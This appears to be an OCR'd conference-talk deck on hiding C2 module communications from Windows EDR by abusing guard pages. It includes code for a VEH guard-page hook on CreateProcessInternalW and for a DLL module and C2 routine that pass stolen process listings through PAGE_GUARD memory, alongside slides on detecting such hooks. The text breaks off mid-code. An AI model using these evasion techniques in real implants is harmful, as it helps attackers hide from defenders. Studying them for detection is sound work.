WHO GUARDS THE GUARDS? HIDING YOUR C2 COMMS IN PLAIN SLIGHT

BY GORDON LONG

"QUIS CUSTODIET IPSOS CUSTODES?" – WHO WILL GUARD THE GUARDS THEMSELVES?

WHO AM I?

- My name is Gordon Long, and I do a couple security things
  - President and Founder of LegioX Cyber Technologies, Inc.
  - Senior Offensive Security Engineer at Zoom
  - Adjunct Professor at George Mason University in Computer Forensics
  - *My views are my own and do not represent any of these companies/institutions*

WHAT THIS TALK WILL COVER

- We will be talking C2 Module Communications vs C2 Network Communications
- What is the state of EDR on Windows today
- Ways to deal with Windows EDR – we're going Userland!
- C2 Design and Modularity
- Named Pipes for Module Communication
- Memory in Windows
- Page Guard Permissions
- Page Guard usage for malware – Anti-debugging, VEH and GuardHooking
- Abusing Guard Pages for data storage
- Flaws and Improvements
- Detections
- Abusing Existing Guard Pages for data storage and detecting EDR
- Helpful Resources

WHAT IS THE STATE OF EDR ON WINDOWS TODAY?

- EDR (Endpoint Detection & Response)
  - Defensive tools which can gather information and continuously monitor end user devices or networks
  - Can respond to incidents or provide logging capability, aggregate data, etc

- EDR can rely on variety of telemetry
- Usually userland hooks, kernel telemetry (ETW, ETWti) or both
- Advanced EDRs can use both, but shift more into kernel as many attackers can utilize techniques to make Userland telemetry less reliable
- So as attackers we need to be able to operate against kernel level defenses

HOW TO TACKLE EDR

- Based on EDR, we have some choices
  - We can battle in Kernel space - usually requires vulnerable driver, potentially admin privileges, or going deeper to hardware level or more abstract
  - We can battle in Userland – this essentially means we know we will be seen, so we need to blend in
  - We will focus on the Userland side – how can we blend in?

C2 DESIGN ASSUMING USERLAND ACCESS

- Do the least bad things possible
- Utilize a Stage0
  - A simple loader which can perform basic recon functionality
  - Load in any functionality beyond basic recon, and keep that activity in memory and off disk
  - Modularize actions, such as a process listing, credential dumping, etc so that they can be loaded in remotely
  - Most of the actions of this code should be non-malicious by design


NAMED PIPES IN WINDOWS

- Named Pipes
  - Used for communication between processes and objects over a network and locally
  - Has a server and client component, can service multiple clients at once
  - Can utilize SMB (remote) or RPC (local)

- Many C2s utilize Named Pipes for interprocess communication or fetching data
  - Can be helpful for lateral movement as well as post exploitation
  - Cobaltstrike utilizes named pipes for post exploitation, staging, and payloads

HUNTING NAMED PIPES IN WINDOWS

- Named Pipes are used frequently by non-malicious processes - here are 87 on a VM just running firefox and chrome
- Because of their prevalence in C2, many resources on hunting C2 based on Named Pipes:
  - https://svch0st.medium.com/guide-to-named-pipes-and-hunting-for-cobalt-strike-pipes-dc46b2c5f575
  - https://www.splunk.com/en_us/blog/security/named-pipe-threats.html
  - https://blog.f-secure.com/endpoint-detection-of-remote-service-creation-and-psexec/
  - Sysmon Events combined with often hard-coded values can lead to quick C2 discovery, especially in large data sources like Splunk



EDR HUNTING IN MEMORY

- EDR looks for a variety of factors of in-memory activity to prevent malicious behaviors
- Memory region permissions, permission changes (VirtualAlloc, VirtualProtect)
- Whether memory is backed on disk or private commits
- Looking for code execution (tied to existing threads, etc)
- Looking for malicious bytes in memory (this is why encrypted sleep is important, but also looking for entropy)

WINDOWS MEMORY PERMISSIONS

Constant/value	Description
PAGE_EXECUTE 0x10	Enables execute access to the committed region of pages. An attempt to write to the committed region results in an access violation. This flag is not supported by the CreateFileMapping function.
PAGE_EXECUTE_READ 0x20	Enables execute or read-only access to the committed region of pages. An attempt to write to the committed region results in an access violation. **Windows Server 2003 and Windows XP:** This attribute is not supported by the CreateFileMapping function until Windows XP with SP2 and Windows Server 2003 with SP1.
PAGE_EXECUTE_READWRITE 0x40	Enables execute, read-only, or read/write access to the committed region of pages. **Windows Server 2003 and Windows XP:** This attribute is not supported by the CreateFileMapping function until Windows XP with SP2 and Windows Server 2003 with SP1.
PAGE_EXECUTE_WRITECOPY 0x80	Enables execute, read-only, or copy-on-write access to a mapped view of a file mapping object. An attempt to write to a committed copy-on-write page results in a private copy of the page being made for the process. The private page is marked as **PAGE_EXECUTE_READWRITE**, and the change is written to the new page. This flag is not supported by the VirtualAlloc or VirtualAllocEx functions. **Windows Vista, Windows Server 2003 and Windows XP:** This attribute is not supported by the CreateFileMapping function until Windows Vista with SP1 and Windows Server 2008.
PAGE_NOACCESS 0x01	Disables all access to the committed region of pages. An attempt to read from, write to, or execute the committed region results in an access violation. This flag is not supported by the CreateFileMapping function.
PAGE_READONLY 0x02	Enables read-only access to the committed region of pages. An attempt to write to the committed region results in an access violation. If Data Execution Prevention is enabled, an attempt to execute code in the committed region results in an access violation.
PAGE_READWRITE 0x04	Enables read-only or read/write access to the committed region of pages. If Data Execution Prevention is enabled, attempting to execute code in the committed region results in an access violation.
PAGE_WRITECOPY 0x08	Enables read-only or copy-on-write access to a mapped view of a file mapping object. An attempt to write to a committed copy-on-write page results in a private copy of the page being made for the process. The private page is marked as **PAGE_READWRITE**, and the change is written to the new page. If Data Execution Prevention is enabled, attempting to execute code in the committed region results in an access violation. This flag is not supported by the VirtualAlloc or VirtualAllocEx functions.

The following are modifiers that can be used in addition to the options provided in the previous table, except as noted.


Expand table

Constant/value	Description
PAGE_GUARD 0x100	Pages in the region become guard pages. Any attempt to access a guard page causes the system to raise a **STATUS_GUARD_PAGE_VIOLATION** exception and turn off the guard page status. Guard pages thus act as a one-time access alarm. For more information, see Creating Guard Pages. When an access attempt leads the system to turn off guard page status, the underlying page protection takes over. If a guard page exception occurs during a system service, the service typically returns a failure status indicator. This value cannot be used with **PAGE_NOACCESS**. This flag is not supported by the CreateFileMapping function.
PAGE_NOCACHE 0x200	Sets all pages to be non-cachable. Applications should not use this attribute except when explicitly required for a device. Using the interlocked functions with memory that is mapped with **SEC_NOCACHE** can result in an **EXCEPTION_ILLEGAL_INSTRUCTION** exception. The **PAGE_NOCACHE** flag cannot be used with the **PAGE_GUARD**, **PAGE_NOACCESS**, or **PAGE_WRITECOMBINE** flags. The **PAGE_NOCACHE** flag can be used only when allocating private memory with the VirtualAlloc, VirtualAllocEx, or VirtualAllocExNuma functions. To enable non-cached memory access for shared memory, specify the **SEC_NOCACHE** flag when calling the CreateFileMapping function.
PAGE_WRITECOMBINE 0x400	Sets all pages to be write-combined. Applications should not use this attribute except when explicitly required for a device. Using the interlocked functions with memory that is mapped as write-combined can result in an **EXCEPTION_ILLEGAL_INSTRUCTION** exception. The **PAGE_WRITECOMBINE** flag cannot be specified with the **PAGE_NOACCESS**, **PAGE_GUARD**, and **PAGE_NOCACHE** flags. The **PAGE_WRITECOMBINE** flag can be used only when allocating private memory with the VirtualAlloc, VirtualAllocEx, or VirtualAllocExNuma functions. To enable write-combined memory access for shared memory, specify the **SEC_WRITECOMBINE** flag when calling the CreateFileMapping function. **Windows Server 2003 and Windows XP:** This flag is not supported until Windows Server 2003 with SP1.

https://learn.microsoft.com/en-us/windows/win32/memory/memory-protection-constants

PAGE GUARD PERMISSIONS

- “A guard page provides a one-shot alarm for memory page access. This can be useful for an application that needs to monitor the growth of large dynamic data structures. For example, there are operating systems that use guard pages to implement automatic stack checking.”
- Essentially, originally designed as error checking for corruption/overflow of the stack (tied to a particular thread), which would trigger an exception
- After this exception you can expand stack space before resetting the guard permissions
- Note that these permissions are tied to specific thread IDs



Base address	Type	Size	Protection	Use	Total WS	Private WS	Shareable WS	Shared WS
0x7ffbb4da1000	Image: Commit	1.56 MB	RX	C:\Windows\System32\KernelBase.dll	408 kB		1.56 MB	408 kB
0x7ffbb4d71000	Image: Commit	48 kB	RX	C:\Windows\System32\win32u.dll	32 kB		48 kB	32 kB
0x7ffbb2291000	Image: Commit	416 kB	RX	C:\Windows\System32\uxtheme.dll	92 kB		416 kB	92 kB
0x7ffb83445000	Image: Commit	4 kB	RX	C:\Program Files (x86)\Microsoft\Edge...			4 kB	
0x7ffb83442000	Image: Commit	8 kB	RX	C:\Program Files (x86)\Microsoft\Edge...			8 kB	
0x7ffb8343f000	Image: Commit	4 kB	RX	C:\Program Files (x86)\Microsoft\Edge...			4 kB	
0x7ffb83021000	Image: Commit	3.25 MB	RX	C:\Program Files (x86)\Microsoft\Edge...	328 kB		3.25 MB	72 kB
0x7ff6c16f0000	Image: Commit	4 kB	RX	C:\Program Files (x86)\Microsoft\Edge...			4 kB	
0x7ff6c16ed000	Image: Commit	8 kB	RX	C:\Program Files (x86)\Microsoft\Edge...			8 kB	
0x7ff6c1381000	Image: Commit	2.74 MB	RX	C:\Program Files (x86)\Microsoft\Edge...	780 kB		2.74 MB	36 kB
0xb17b9fb000	Private: Commit	12 kB	RW+G	Stack (thread 9584)				
0xb17b1fb000	Private: Commit	12 kB	RW+G	Stack (thread 1792)				
0xb17a9fb000	Private: Commit	12 kB	RW+G	Stack (thread 1676)				
0xb17a1fb000	Private: Commit	12 kB	RW+G	Stack (thread 10180)				
0xb1799f9000	Private: Commit	12 kB	RW+G	Stack (thread 1688)				
0xb1791fb000	Private: Commit	12 kB	RW+G	Stack (thread 11124)				
0xb1779fb000	Private: Commit	12 kB	RW+G	Stack (thread 4108)				
0xb1771eb000	Private: Commit	12 kB	RW+G	Stack (thread 7380)				
0x7ffbb7bb3000	Image: Commit	36 kB	RW	C:\Windows\System32\ntdll.dll	28 kB	24 kB	4 kB	4 kB
0x7ffbb7bb0000	Image: Commit	4 kB	RW	C:\Windows\System32\ntdll.dll	4 kB	4 kB		
0x7ffbb79e3000	Image: Commit	4 kB	RW	C:\Windows\System32\gdi32.dll	4 kB	4 kB		
0x7ffbb78e9000	Image: Commit	12 kB	RW	C:\Windows\System32\msctf.dll	12 kB	12 kB		
0x7ffbb75dd000	Image: Commit	4 kB	RW	C:\Windows\System32\sechost.dll	4 kB	4 kB		
0x7ffbb75da000	Image: Commit	4 kB	RW	C:\Windows\System32\sechost.dll	4 kB	4 kB		
0x7ffbb6bd7000	Image: Commit	12 kB	RW	C:\Windows\System32\advapi32.dll	12 kB	8 kB	4 kB	4 kB

ABUSING GUARD PAGES – DEBUGGER CHECKS

- Guard Pages have been used by malware before for debugger checks
- You can set a Guard Page on a region of memory and attempt to access it
- If the exception STATUS_GUARD_PAGE_VIOLATION occurs, not in a debugger
- Guard Pages are also utilized by debuggers for breakpoints
- https://isc.sans.edu/diary/AntiDebugging+Technique+based+on+Memory+Protection/26200/
- Sektor7 Course RTO: Malware Development Advanced

ABUSING GUARD PAGES – GUARD HOOKS/VECTORED EXCEPTION HANDLING

- Guard Hooking / Vectored Exception Handling (VEH)
  - "Vectored exception handlers are an extension to structured exception handling. An application can register a function to watch or handle all exceptions for the application"
  - Build a customized exception function which will activate when STATUS_GUARD_PAGE_VIOLATION occurs – things like avoid memory scanning, aid with encrypted sleep, detect EDR
  - Became popular because no bytes need to be modified to install the hook
  - Can also be done with PAGE_NO_ACCESS violations, not limited to PAGE GUARD violations
  - This technique can also be used by defensively, such as trying to trick an attacker into triggering your exception
    - https://redops.at/en/blog/edr-analysis-leveraging-fake-dlls-guard-pages-and-veh-for-enhanced-detection
- Many examples:
  - https://github.com/stevemk14ebr/PolyHook/tree/master
  - https://www.unknowncheats.me/forum/general-programming-and-reversing/521716-hooks-hooking-using-page_guard.html
  - https://medium.com/@0xHossam/av-edr-evasion-malware-development-p-4-162662bb630e
  - Also covered in Sektor7 Course RTO: Malware Development Advanced

VEH GUARD HOOK EXAMPLE


- This code installs guard page hooks for CreateProcessInternalW api (via VirtualProtect), triggered when a scan of memory is initiated
- Registers VEH via AddVectoredExceptionHandler API
- Handler sets instruction pointer to function that:
  - Suspends the thread and sets the permissions to PAGE_NOACCESS to prevent the scan from reading it
  - Sleeps for time then restores old permissions/contents
  - Afterwards resets guard permissions via VirtualProtect

```
LONG WINAPI handler(EXCEPTION_POINTERS * ExceptionInfo) {
 if (ExceptionInfo->ExceptionRecord->ExceptionCode == STATUS_GUARD_PAGE_VIOLATION) {
  if (ExceptionInfo->ContextRecord->Rip == (DWORD64) pCreateProcessInternalW) {
   //printf("[!] Exception (%#llx)! Params:\n", ExceptionInfo->ExceptionRecord->ExceptionAddress);
   //printf("(1): %#llx | ", ExceptionInfo->ContextRecord->Rcx);
   //printf("(2): %#llx | ", ExceptionInfo->ContextRecord->Rdx);
   //printf("(3): %#llx | ", ExceptionInfo->ContextRecord->R8);
   //printf("(4): %#llx | ", ExceptionInfo->ContextRecord->R9);
   //printf("RSP = %#llx\n", ExceptionInfo->ContextRecord->Rsp);
   //getchar();
   ExceptionInfo->ContextRecord->Rip = (DWORD64) &myCreateProcessInternalW;
  }
  return EXCEPTION_CONTINUE_EXECUTION;
 }
 return EXCEPTION_CONTINUE_SEARCH;
}
int main(void) {
 DWORD old = 0;

 pCreateProcessInternalW = (CreateProcessInternalW_t) GetProcAddress(GetModuleHandle("KERNELBASE.dll"), "CreateProcessInternalW");

 // register exception handler as first one
 AddVectoredExceptionHandler(1, &handler);
 // set the PAGE_GUARD on CreateProcessInternalW() function
 VirtualProtect(pCreateProcessInternalW, 1, PAGE_EXECUTE_READ | PAGE_GUARD, &old);
 printf("[+] Page Guard set! (%#x)\n", GetLastError());
 Go();
 printf("Awaiting..."); getchar();
 return 0;
}
```

https://medium.com/@0xHossam/av-edr-evasion-malware-development-p-4-162662bb630e

DETECTING VEH HOOKS

- Defense has taken stabs at detecting VEH
- You can crawl the PEB and look for the CrossProcessFlags Bit Mask for ProcessUsingVEH and ProcessUsingVCH
- VEH/VCH stored in Doubly Linked Lists which you can crawl
- Room to play with Vectored Continue Handler (VCH) potentially, less documented work here but seems to have potential for hooking as well based on calling order



Cross-Process Flags in the PEB

Windows Vista added a new set of bit fields to the **PEB**, reliably at offsets 0x28 and 0x50 in 32-bit and 64-bit Windows respectively. A single **ULONG**, named **CrossProcessFlags**, overlays the bits.

Mask	Definition	Versions
0x00000001	`ULONG ProcessInJob : 1;`	6.0 and higher
0x00000002	`ULONG ProcessInitializing : 1;`	6.0 and higher
0x00000004	`ULONG ProcessUsingVEH : 1;`	6.1 and higher
0x00000008	`ULONG ProcessUsingVCH : 1;`	6.1 and higher
0x00000010	`ULONG ProcessUsingFTH : 1;`	6.1 and higher
0x00000020	`ULONG ProcessPreviouslyThrottled : 1;`	1703 and higher
0x00000040	`ULONG ProcessCurrentlyThrottled : 1;`	1703 and higher
0x00000080	`ULONG ProcessImagesHotPatched : 1;`	1809 and higher
	`ULONG ReservedBits0 : 30;`	6.0 only
	`ULONG ReservedBits0 : 27;`	6.1 to 1607
	`ULONG ReservedBits0 : 25;`	1703 to 1803
	`ULONG ReservedBits0 : 24;`	1809 and higher

This page was created on 15th December 2016 from material first published on 29th April 2016. It was last modified on 23rd October 2020.

https://research.nccgroup.com/2022/03/01/detecting-anomalous-vectored-exception-handlers-on-windows/

ABUSING GUARD PAGES FOR DATA STORAGE

- Rather than using Guard Pages for code execution, what if we use Guard Page permissions to store data
  - Avoid the usage of execute bit memory with VirtualAlloc and VirtualProtect
  - Avoid the need for Named Pipes, as we know where the data will be in process memory
  - Examining the contents of Guard Pages would be large overhead to EDR and would potentially risk crashes
  - Keep examining our Guard Page memory to detect scans without utilizing VEH necessarily
- Module will be responsible for writing data and setting Guard Page permissions
- Our main C2 can now crawl our local process memory for RW + G permissions, check for a header
    - Grab the data
    - Zero out the memory
    - Delete the region

GUARD COMMS– DLL MODULE DESIGN EXAMPLE


```
extern "C"  __declspec(dllexport) void CALLBACK ExportedFunction()
{
    std::wstring process_list = GetProcessList();
    std::wstring message = L"HEADERBYTES" + process_list + L"FOOTERBYTES";

    SIZE_T bytes_written = 0;

    LPVOID baseaddr = VirtualAlloc(NULL, message.size()*2, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    WriteProcessMemory(GetCurrentProcess(), baseaddr, message.data(), message.size()*2, &bytes_written);
    DWORD old_protect = 0;
    VirtualProtect(baseaddr, message.size()*2, PAGE_READWRITE | PAGE_GUARD, &old_protect);

    return;
}
```

GUARD COMMS – C2 DESIGN EXAMPLE

```
MEMORY_BASIC_INFORMATION mbi;
ZeroMemory(&mbi, sizeof(mbi));

//for wide chars need 0x00 between bytes:
std::vector<BYTE> header = { 0x48, 0x00, 0x45, 0x00, 0x41, 0x00, 0x44, 0x00, 0x45, 0x00, 0x52, 0x00, 0x42, 0x00, 0x59, 0x00, 0x54, 0x00, 0x45, 0x00, 0x53 };  // header pattern, 23 bytes

//can add headers and footers here if using multiple sections
//std::vector<BYTE> footer = {};
for (PBYTE baseAddress = nullptr;
    VirtualQueryEx(GetCurrentProcess(), baseAddress, &mbi, sizeof(mbi));
    baseAddress += mbi.RegionSize)
{

    // Check if the region is committed and has PAGE_GUARD protection
    if (mbi.State == MEM_COMMIT && (mbi.Protect & PAGE_GUARD) && (mbi.Protect & PAGE_READWRITE)) //make sure readwrite and page guard protections
    {

        std::cout << "Guarded memory region found at: "
            << static_cast<void*>(mbi.BaseAddress)
            << " Size: " << mbi.RegionSize << " bytes"
            << " Protection: " << mbi.Protect << "\n" << std::endl;

        DWORD oldprotect = PAGE_READWRITE | PAGE_GUARD;
        //printf("Found memory address at %X\n", mbi.BaseAddress);
        VirtualProtect(mbi.BaseAddress, mbi.RegionSize, PAGE_READWRITE, &oldprotect);

        wchar_t info[250000]; //don't go much past this limit on the stack, might risk badness

